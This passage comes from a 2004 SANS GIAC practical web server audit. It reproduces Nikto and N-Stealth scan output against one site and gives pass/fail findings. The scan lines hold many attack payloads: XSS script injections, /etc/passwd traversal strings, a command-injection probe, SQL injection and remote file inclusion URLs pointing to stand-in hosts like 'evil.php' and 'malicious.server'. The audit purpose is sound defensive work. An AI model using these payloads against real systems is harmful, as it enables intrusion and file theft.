Cache-Control: no-store, no-cache, must-revalidate
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8

Nikto v1.34/1.29
CIRT.net

Target IP: 192.168.1.111

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Target Hostname: http://www.SPUD.ca/
Target Port: 80
Start Time: Sun Nov 14 09:59:38 2004

Server: Apache
Server did not understand HTTP 1.1, switching to HTTP 1.0

W1.3 Language types determined by web browser visual verification, SAM SPADE and NIKTO.

Presence of “index.php” in the URL indicates primary language served by web server is PHP dynamic content.

http://www.SPUD.ca/index.php/component/option,com_frontpage/Itemid,1/

Sam Spade detected the following in the header information:

X-Powered-By: PHP/4.3.8

Sam Spade web crawling feature highlighted multiple internal links using PHP (response truncated for brevity).

Fetching http://www.SPUD.ca/ ... saved
External link:
http://potential.dnsalias.com/SPUD/index.php?option=content&task=view&id=29&Itemid=49
External link: http://potential.dnsalias.com/SPUD?option=com_contact&Itemid=3

Multiple references to PHP in Nikto scan.

Nikto v1.34/1.29
CIRT.net

Target IP: 192.168.1.111
Target Hostname: http://www.SPUD.ca/
Target Port: 80
Start Time: Sun Nov 14 09:59:38 2004

Server: Apache
Server did not understand HTTP 1.1, switching to HTTP 1.0
Server does not respond with '404' for error messages (uses '400').
This may increase false-positives.
Retrieved X-Powered-By header: PHP/4.3.8

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

/robots.txt - contains 13 'disallow' entries which should be manually viewed (added to mutation file lists) (GET).
PHP/4.3.8 appears to be outdated (current is at least 5.0.1)
/index.php?module=ew_filemanager&type=admin&func=manager&pathext=../../../etc - EW FileManager for PostNuke allows arbitrary file retrieval. OSVDB-8193. (GET)
/icons/ - Directory indexing is enabled, it should only be enabled for specific directories (if required). If indexing is not used all, the /icons directory should be removed. (GET)
/ - TRACE option appears to allow XSS or credential theft. See http://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf for details (TRACE)
/?pattern=/etc/*&sort=name - The TCLHttpd 3.4.2 server allows directory listings via dirlist.tcl. (GET)
/index.php?module=My_eGallery - My_eGallery prior to 3.1.1.g are vulnerable to a remote execution bug via SQL command injection. (GET)
/index.php?top_message=<script>alert(document.cookie)</script> - Led-Forums allows any user to change the welcome message, and it is vulnerable to Cross Site Scripting (XSS). CA-2000-02. (GET)
">/\"><img%20src=\"javascript:alert(document.domain)\"> - The IBM Web Traffic Express Caching Proxy is vulnerable to Cross Site Scripting (XSS). CA-2000-02. (GET)
/?Open - This displays a list of all databases on the server. ÊDisable this capability via server options. (GET)

/xx<font%20size=50>DEFACED<!--//-- - MyWebServer 1.0.2 is vulnerable to HTML injection. Upgrade to a later version. (GET)
/administrator/ - This might be interesting... (GET)
/includes/ - This might be interesting... (GET)
/login/ - This might be interesting... (GET)
/mail/ - This might be interesting... (GET)
/stats/ - Redirects to ../index.php , This might be interesting...
/index.php?IDAdmin=test - This might be interesting... has been seen in web logs from an unknown scanner. (GET)
/index.php?SqlQuery=test%20 - This might be interesting... has been seen in web logs from an unknown scanner. (GET)
/index.php?base=test%20 - This might be interesting... has been seen in web logs from an unknown scanner. (GET)
/index.php?pymembs=admin - This might be interesting... has been seen in web logs from an unknown scanner. (GET)
/index.php?tampon=test%20 - This might be interesting... has been seen in web logs from an unknown scanner. (GET)
/index.php?topic=<script>alert(document.cookie)</script>%20 - This might be interesting... has been seen in web logs from an unknown scanner. (GET)
15947 items checked - 20 item(s) found on remote host(s)
End Time: Sun Nov 14 11:01:29 2004 (3711 seconds)

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

1 host(s) tested
Test Options: -host www.SPUD.ca -vebose -C all -generic -F htm -output SPUD.htm

W1.4 Allowable Methods were discerned by use of NStealth.

N-Stealth Security Report

Summary for www.SPUD.ca

Hostname (URL): http://www.SPUD.ca
Server: Apache
Date: Sat Nov 13 17:24:44 2004
Scanning Time 2978 second(s)

Scanning Method: Standard Scan
Number of Security Checks: 20213
Total Scanned Signatures: 20213
Total Vulnerabilities Found: 59

Allowed HTTP Methods

GET POST HEAD PROPFIND OPTIONS PUT TRACE PROPPATCH MKCOL COPY MOVE LOCK UNLOCK LINK UNLINK

Vulnerabilities List

High Level Vulnerabilities

☐ **cPanel 9.1 Login Script Remote Command Execution Vulnerability**
Risk Level: High
Bugtraq ID: 9855

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

CVE ID: 0
Location: http://www.SPUD.ca/login/?user=|"`id`"|

Vulnerability details and fix recommendations are available on commercial version.

☐ **Invision Power Top Site List 1.1 Comments function id Parameter SQL Injection Vulnerability**
Risk Level: High
Bugtraq ID: 9945
CVE ID: 0
Location: http://www.SPUD.ca/index.php?act=comments&id='aaaaa

Vulnerability details and fix recommendations are available on commercial version.

Medium Level Vulnerabilities

☐ **Netscape Enterprise Server and '?wp' tags**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/?wp-cs-dump

Vulnerability details and fix recommendations are available on commercial version.

☐ **Netscape Enterprise Server and '?wp' tags**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/?wp-force-auth

Vulnerability details and fix recommendations are available on commercial version.

☐ **Netscape Enterprise Server and '?wp' tags**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/?wp-html-rend

Vulnerability details and fix recommendations are available on commercial version.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

☐ **Netscape Enterprise Server and '?wp' tags**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/?wp-start-ver

Vulnerability details and fix recommendations are available on commercial version.

☐ **Netscape Enterprise Server and '?wp' tags**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/?wp-stop-ver

Vulnerability details and fix recommendations are available on commercial version.

☐ **Netscape Enterprise Server and '?wp' tags**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/?wp-uncheckout

Vulnerability details and fix recommendations are available on commercial version.

☐ **Netscape Enterprise Server and '?wp' tags**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/?wp-usr-prop

Vulnerability details and fix recommendations are available on commercial version.

☐ **Netscape Enterprise Server and '?wp' tags**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/?wp-ver-diff

Vulnerability details and fix recommendations are available on commercial

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

version.

☐ Netscape Enterprise Server and '?wp' tags
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/?wp-ver-info

Vulnerability details and fix recommendations are available on commercial version.

☐ Netscape Enterprise Server and '?wp' tags
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/?wp-verify-link

Vulnerability details and fix recommendations are available on commercial version.

☐ TCLhttpd 3.4.2 Directory Listing Disclosure Vulnerability
Risk Level: Medium
Bugtraq ID: 8697
CVE ID: 0
Location: http://www.SPUD.ca/images/?pattern=/*&sort=name

Vulnerability details and fix recommendations are available on commercial version.

☐ Lotus Domino Vulnerability
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/?OpenServer

Vulnerability details and fix recommendations are available on commercial version.

☐ Common CGI Vulnerability/Exploit
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location:
http://www.SPUD.ca/?_browser_out=.|.%2F.|.%2F.|.%2F.|.%2F.|.%2F.|.%2F.|.%2

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

F.|.%2F.|.%2F.|.%2F.|.%2F.|.%2Fetc%2Fpasswd

Vulnerability details and fix recommendations are available on commercial version.

☐ **Common File or Directory Found**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca//

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location:
http://www.SPUD.ca/administrator/index2.php?PHPSESSID=1&myname=admin&fullname=admin&userid=administrator

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/index.php

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location:
http://www.SPUD.ca/index.php?action=faq&templatecache[faq]=hello+world

Vulnerability details and fix recommendations are available on commercial version.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location:
http://www.SPUD.ca/index.php?catid=<script>alert('vulnerable')</script>

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location:
http://www.SPUD.ca/index.php?chemin=..%2F..%2F..%2F..%2F..%2F..%2F%2Fetc

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location:
http://www.SPUD.ca/index.php?chemin=..%2F..%2F..%2F..%2F..%2F..%2F..%2F%2Fetc

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location:
http://www.SPUD.ca/index.php?file=Liens&op=<script>alert('test');</script>

Vulnerability details and fix recommendations are available on commercial version.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/index.php?file=Liens&op=phpinfo

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location:
http://www.SPUD.ca/index.php?file=News&op=<script>alert('test');</script>

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/index.php?file=News&op=phpinfo

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location:
http://www.SPUD.ca/index.php?file=Team&op=<script>alert('Test');</script>

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Location: http://www.SPUD.ca/index.php?file=Team&op=phpinfo

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location:
http://www.SPUD.ca/index.php?file=http://where.the.bad.php.file.is/evil.php&cmd=ls%20-al

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/index.php?file=index.php

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location:
http://www.SPUD.ca/index.php?function=custom&custom=http://www.nstalker.com/1

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/index.php?includedir=test

Vulnerability details and fix recommendations are available on commercial version.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/index.php?l=../../../etc/passwd

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location:
http://www.SPUD.ca/index.php?l=forum/view.php&topic=../../../etc/passwd

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/index.php?page=../../../../../../../../../../etc/passwd

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/index.php?page=../../../../etc/passwd

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/index.php?page=http://www.nstalker.com/file

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location:
http://www.SPUD.ca/index.php?pg=http://www.nstalker.com/badfile.php

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location:
http://www.SPUD.ca/index.php?picture_n="%20width=0><script>vulnerable</script><img%20width=0%20src="&gallery_name=path

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location:
http://www.SPUD.ca/index.php?picture_n=image.gif&gallery_name=non-existant-path

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/index.php?pymembs=admin

Vulnerability details and fix recommendations are available on commercial version.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/index.php?sql_debug=1

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location:
http://www.SPUD.ca/index.php?topic=<script>alert(document.cookie)</script>

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/webmail/src/addressbook.php

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/webmail/src/compose.php

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/webmail/src/help.php

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/webmail/src/options.php

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/webmail/src/read_body.php

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHP Vulnerability/Exploit**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/webmail/src/search.php

Vulnerability details and fix recommendations are available on commercial version.

☐ **PHPShop 0.7.1 Remote PHP Script Execution Vulnerability**
Risk Level: Medium
Bugtraq ID: 10313
CVE ID: 0
Location: http://www.SPUD.ca/index.php?base_dir=http://malicious.server

Vulnerability details and fix recommendations are available on commercial version.

☐ **Information Gathering Vulnerability**
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Location: http://www.SPUD.ca/globals.php

Vulnerability details and fix recommendations are available on commercial version.

Low Level Vulnerabilities

☐ **Common HTTP vulnerability/exploit**
Risk Level: Low
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/?PageServices

Vulnerability details and fix recommendations are available on commercial version.

☐ **Common HTTP vulnerability/exploit**
Risk Level: Low
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/?icon=/usr/local/kde/share/icons/hicolor/32x32/mimetypes/image.png

Vulnerability details and fix recommendations are available on commercial version.

☐ **Common HTTP vulnerability/exploit**
Risk Level: Low
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/?mod=node&nid=some_thing&op=view

Vulnerability details and fix recommendations are available on commercial version.

☐ **Common HTTP vulnerability/exploit**
Risk Level: Low
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/?mod=some_thing&op=browse

Vulnerability details and fix recommendations are available on commercial version.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

☐ **Common HTTP vulnerability/exploit**
Risk Level: Low
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/error/HTTP_NOT_FOUND.html.var

Vulnerability details and fix recommendations are available on commercial version.

☐ **Directory Traversal Vulnerability**
Risk Level: Low
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/images/?cwd=../../../../

Vulnerability details and fix recommendations are available on commercial version.

☐ **Common HTTP vulnerability/exploit**
Risk Level: Low
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/images/?cwd=/

Vulnerability details and fix recommendations are available on commercial version.

☐ **Common HTTP vulnerability/exploit**
Risk Level: Low
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/robots.txt

Vulnerability details and fix recommendations are available on commercial version.

The Digital Security Intelligence Company


© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

W1.5 CGI, Scripts and Active content was verified using NIKTO and NStealth. The full reports are located in under W1.3 and W1.4. Note that all active content script vulnerabilities were verified by manually clicking on the links. All active content vulnerabilities were false positives due to the web servers behaviour of defaulting to the home page or in some cases no page in the event of an illegal URL syntax.

False positive verification proof:

PHP Vulnerability/Exploit
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location:
http://www.SPUD.ca/index.php?file=Team&op=<script>alert('Test');</script>
Vulnerability details and fix recommendations are available on commercial version.

Produces the default page:



W1.6 Backend database discovery was attempted through the use of Nikto and NStealth. No back end databases could be enumerated. (Refer to Nikto and

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

NStealth scan information for W1.3 and W.14.

Findings:

W1.1 – Server OS. The server OS could not be enumerated and was found to be pass. Although, a generic server OS can be guessed or discerned from the accompanying application information. Probable guess is a Unix based OS based on the presence of Apache, X-Powered-By: PHP/4.3.8 and Mambo. Mambo was discovered to be installed due to the presence of Mambo in the robots.txt file and the presence of an Admin login page for Mambo Open Source. The robots page and the admin login page are presented within the body of the Nikto scan results. *"The combination of Linux, Apache, MySQL and PHP is probably the most common production for running PHP web servers."* [1]

W1.2 – Web Server Type. The web server type message was altered to return only Apache without a version number. This is considered to be a best practice and as a consequence this was assessed to be a pass.

W1.3 – Web Language Type. The web language type is impossible to obscure but the consistency of its use in this site with the lack of static HTML or other languages reduces the possibility of error or information leakage. This was assessed as a pass.

W1.4 – Allowable Methods. Allowable methods also can not be obfuscated but they can be limited to only those that are necessary for the option of the server. In this case the default Methods are presented. Not all of these methods are required and most can be disabled. This was assessed as a Fail

W1.5 – CGI, SSI, Scripts or Active Content. There were no vulnerabilities found with any of the dynamic content or scripts. All instances displayed by NStealth and Nitko were manually verified to be false positive. This was assessed as a pass.

W1.6 – Backend Databases, Processes and Services. No backend databases or processes related to the web application were discovered. However, a mail service, a DNS was discovered to be operating but no information was able to be discovered regarding its version and the same was true for the mail service (Procmail). However, PHP was able to be enumerated and a version number was available. This was assessed as a pass despite the PHP being enumerated due to the obfuscation of the other processes.

Title: Known Exploits	**Category and Audit Number** (W)eb Server 9
Evidence: The well known exploits were tested using the automated scanners Nikto and NStealth. Although many alerts were generated all were false positive an were manually verified. The exception of was W9.1, with the use of the TRACE option, cross-site scripting may be successfully executed.	

[1] Beginning PHP4 page 28.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

W9.1 – Cross Site Scripting Vulnerabilities. (Nikto ouput)


/ - TRACE option appears to allow XSS or credential theft.

See http://www.cgisecurity.com/whitehat- mirror/WhitePaper_screen.pdf for details (TRACE)

W9.2 – SQL Injection Vulneralbilities. (NStealth output)

Invision Power Top Site List 1.1 Comments function id Parameter SQL Injection Vulnerability
Risk Level: High
Bugtraq ID: 9945
CVE ID: 0
Location: http://www.SPUD.ca/index.php?act=comments&id='aaaaa
Vulnerability details and fix recommendations are available on commercial version.

Manually verified to be a false positive as follows:




W9.3 – Arbitrary File Inclusion Vulnerabilities. (NStealth output)

PHPShop 0.7.1 Remote PHP Script Execution Vulnerability
Risk Level: Medium
Bugtraq ID: 10313
CVE ID: 0
Location: http://www.SPUD.ca/index.php?base_dir=http://malicious.server
Vulnerability details and fix recommendations are available on commercial version.

Manually verified to be a false positive as follows:

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.



